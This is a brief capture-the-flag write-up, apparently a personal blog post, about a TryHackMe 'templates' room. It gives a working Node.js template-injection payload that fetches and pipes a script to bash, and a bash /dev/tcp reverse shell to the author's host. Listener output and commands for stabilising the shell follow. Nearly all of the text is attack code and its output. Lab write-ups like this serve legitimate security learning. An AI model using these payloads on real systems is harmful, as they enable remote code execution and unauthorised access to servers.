
RECON

start

https://tryhackme.com/room/templates
10.10.59.50
10.11.13.238

I visited the server on port 5000



We can enter code and this is our payload.

```
#{function()-
{localLoad=global.process.mainModule.constructor._load;
sh=localLoad("child_process").exec('curl 10.10.14.3:8000/-
s.sh | bash')}()}
```

But first create the s.sh with a simple reverse shell

```
bash -i >& /dev/tcp/10.11.13.238/1234 0>&1
```

Then I started a webserver on port 8000 and also a nc listener on port 1234.
When everything was prepared I entered the payload and hit the button.

```
10.10.59.50 - - [25/Dec/2022 19:45:51] "GET /s.sh HTTP/1.1" 200 -
10.10.59.50 - - [25/Dec/2022 19:45:51] "GET /s.sh HTTP/1.1" 200 -
```

The shell script got downloaded aaaaaand:

```
└─losferatos$nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.13.238] from (UNKNOWN) [10.10.59.50] 54898
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
user@774c7a0d6226:/usr/src/app$ which python3
which python3
/usr/bin/python3
user@774c7a0d6226:/usr/src/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
user@774c7a0d6226:/usr/src/app$ ^Z
zsh: suspended  nc -nlvp 1234
┌[me-virtualbox]-[19:46-25/12]-[/home/losferatos/Desktop]
└─losferatos$stty raw -echo;fg
[1]  + continued  nc -nlvp 1234

user@774c7a0d6226:/usr/src/app$
user@774c7a0d6226:/usr/src/app$ export TERM=xterm
```

We got the shell and read the flag in users /home directory.

A rahter quick, but fun CTF =)